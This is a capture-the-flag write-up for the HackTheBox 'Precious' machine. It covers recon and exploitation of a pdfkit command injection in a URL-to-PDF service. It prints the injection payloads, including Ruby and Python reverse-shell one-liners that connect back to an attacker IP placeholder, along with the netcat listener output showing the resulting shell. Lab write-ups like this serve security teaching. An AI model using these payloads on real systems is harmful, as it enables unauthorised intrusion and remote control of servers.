



- **Intro:**
  ◇ Today I will be completing the “Precious" machine that is currently on [HackTheBox](https://app.hackthebox.com) at https://app.hackthebox.com/machines/Precious.
  ◇ For the rest of my writeups, make sure to visit my GitHub at https://github.com/F81nj3ct0r/HackTheBox-Writeups.


- **Reconnaissance/Enumeration:**
  ◇ I started off with an Nmap scan using the command:
    ▪ `sudo nmap -sC -sV -Pn 10.10.11.189`
  ◇ This returned only ports 22 adn 80 from the intial scan.
    ▪



```
┌──(f81nj3ct0r㉿K-17)-[~/Apps/HTB/Machines/Precious]
└─$ sudo nmap -sV -sC -Pn 10.10.11.189
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-03 11:31 MST
Nmap scan report for precious.htb (10.10.11.189)
Host is up (0.050s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 845e13a8e31e20661d235550f63047d2 (RSA)
|   256 a2ef7b9665ce4161c467ee4e96c7c892 (ECDSA)
|_  256 33053dcd7ab798458239e7ae3c91a658 (ED25519)
80/tcp open  http    nginx 1.18.0
|_http-title: Convert Web Page to PDF
| http-server-header:
|   nginx/1.18.0
|_  nginx/1.18.0 + Phusion Passenger(R) 6.0.15
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

◇ I investigate port 80 and find a single page webpage that claims it convers web pages to PDFs when you enter the URL for that page.

▪



◇ I begin by entering a common url just to see how the application responds. I enter the google url.

▪ Upon entering this and clicking submit, I get an error message on the page that states that it cannot load remote URLs. That makes this program

1) Incredibly useless without a local file server


and

2) A good potential point of exploitation

• **<u>Exploitation - Initial Foothold</u>**

◇ I get to work on exploiting the webpage, so first I capture the request through Burp to see what it is actually doing when the request is sent.


▪



```
POST / HTTP/1.1
Host: precious.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 28
Origin: http://precious.htb
DNT: 1
Connection: close
Referer: http://precious.htb/
Upgrade-Insecure-Requests: 1

url=https%3A%2F%2Fgoogle.com
```

▪ There is nothing unusual about the request itself, but I am curious about what happens if I try changing the URL to a command and sending that through.

-



You should provide a valid URL!

▪ I got an error saying that I should provide a valid URL, so I change plans and try to see if it will grab a malicious file from a python server that I host that.

▪ To do this, I first get a php RevSh (Reverse Shell) file that I use all the time from pentestmonkey that can be found at https://github.com/pentestmonkey/php-reverse-shell. After editing the file to how I need it with my IP and all that jazz, I copy it to my working directory and spin up the python server there using the command:

-
```
python3 -m http.server 4444
```


▪ Then I send the request on the page and caputure it and the response using Burp. To do this, I type into the web page's search bar:

-
```
http://[YOUR IP HERE]:4444
```

- After hitting submit, I see that this time the request went through and if I let it load without Burp, I get a PDF of my directory listing.


▪ When I look at the request I captured in Burpsuite and sent to the "Reapeater" section of Burp, I can look at the response and see a TON of data.

-



```
Content-Type: application/pdf
Content-Length: 20336
Connection: close
Status: 200 OK
Content-Disposition: attachment; filename="dl3msgcz7fn89tpexolczsme2aw4najx.pdf"
Last-Modified: Sat, 03 Dec 2022 19:07:02 GMT
X-Content-Type-Options: nosniff
Date: Sat, 03 Dec 2022 19:07:02 GMT
X-Powered-By: Phusion Passenger(R) 6.0.15
Server: nginx/1.18.0 + Phusion Passenger(R) 6.0.15
X-Runtime: Ruby

%PDF-1.4
%Ã¢Ã£
1 0 obj
<<
/Title ()
/Creator (þÿwkhtmltopdf 0.12.6)
/Producer (þÿQt 5.15.2)
/CreationDate (D:20221203140702-05'00')
>>
endobj
2 0 obj
<<
/Type /Catalog
/Pages 3 0 R
>>
endobj
4 0 obj
<<
```

■ This data is what the program actually doing when it runs to create the PDF. Overall, it is a lot of information that doesn't help me, but I find some useful information at the very end of the response (and also realize that I did not need the PHP RevSh). I find the version number and name of the software that is being used to do this process.

- 

```
/Creator (Generated by pdfkit v0.8.6)
```

■ This is important as I can now see if this program is vulnerable at all. After a quick Google search, I find a helpful link from Snyk at https://security.snyk.io/vuln/SNYK-RUBY-PDFKIT-2869795 and find that this software is indeed vulnerable to Command Injection.

◇ Following the examples provided on the website, I add in a command to my request this time and send it to the web server to see what happens. To do this, I use the command from Snyk (modified slightly) and try:


■
```
http://%20`sleep 10`
```

◇ This results in a new blank PDF being created after waiting 10 seconds.

◇ After that success, I try a bit more interesting of a command that may get me a RevSh. I remember seeing (from the Response above) that the X-Runtime was using Ruby, so I start by trying a Ruby RevSh. To do this, I start up a NetCat listener and then use the following command in the web page:

■
```
http://%20`ruby -rsocket -e'f=TCPSocket.open("[YOUR IP HERE]",[YOUR PORT HERE]).to_i;exec sprintf("/
bin/sh -i <&%d >&%d 2>&%d",f,f,f)'`
```

◇ This runs succesfully and I can see that a connection was made to my machine from the webpage, but then it immediately closes again and I lose the shell.


■ 

```
┌──(f81nj3ct0r㉿K-17)-[~/Apps/HTB/Machines/Precious]
└─$ sudo nc -nvlp 1337
[sudo] password for f81nj3ct0r:
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 10.10.11.189.
Ncat: Connection from 10.10.11.189:44568.
```

◇ Since I could not get the Ruby shell to stay open, I then tried using a python RevSh command from https://www.revshells.com/ just to see what would happen. I fired back up my nc listeneer and then used the command:

```
http://%20`python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("[YOUR IP HERE]",
[YOUR PORT HERE]));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty;
pty.spawn("sh")'`
```

■ That ran, and behold! A shell:




```
┌──(f81nj3ct0r㉿K-17)-[~/Apps/HTB/Machines/Precious]
└─$ sudo nc -nvlp 1337
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 10.10.11.189.
Ncat: Connection from 10.10.11.189:57370.
$ whoami
whoami
ruby
$ |
```

- **PrivEsc (To Henry):**
  - ◇ To start off my PrivEsc, I upgraded the shell to a fully interactive shell using the command:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

◇ From there, I looked around in the home directories for the user.txt flag. I finally found it in the “henry” directory, but, I was unable to view the contents of it when I tried.



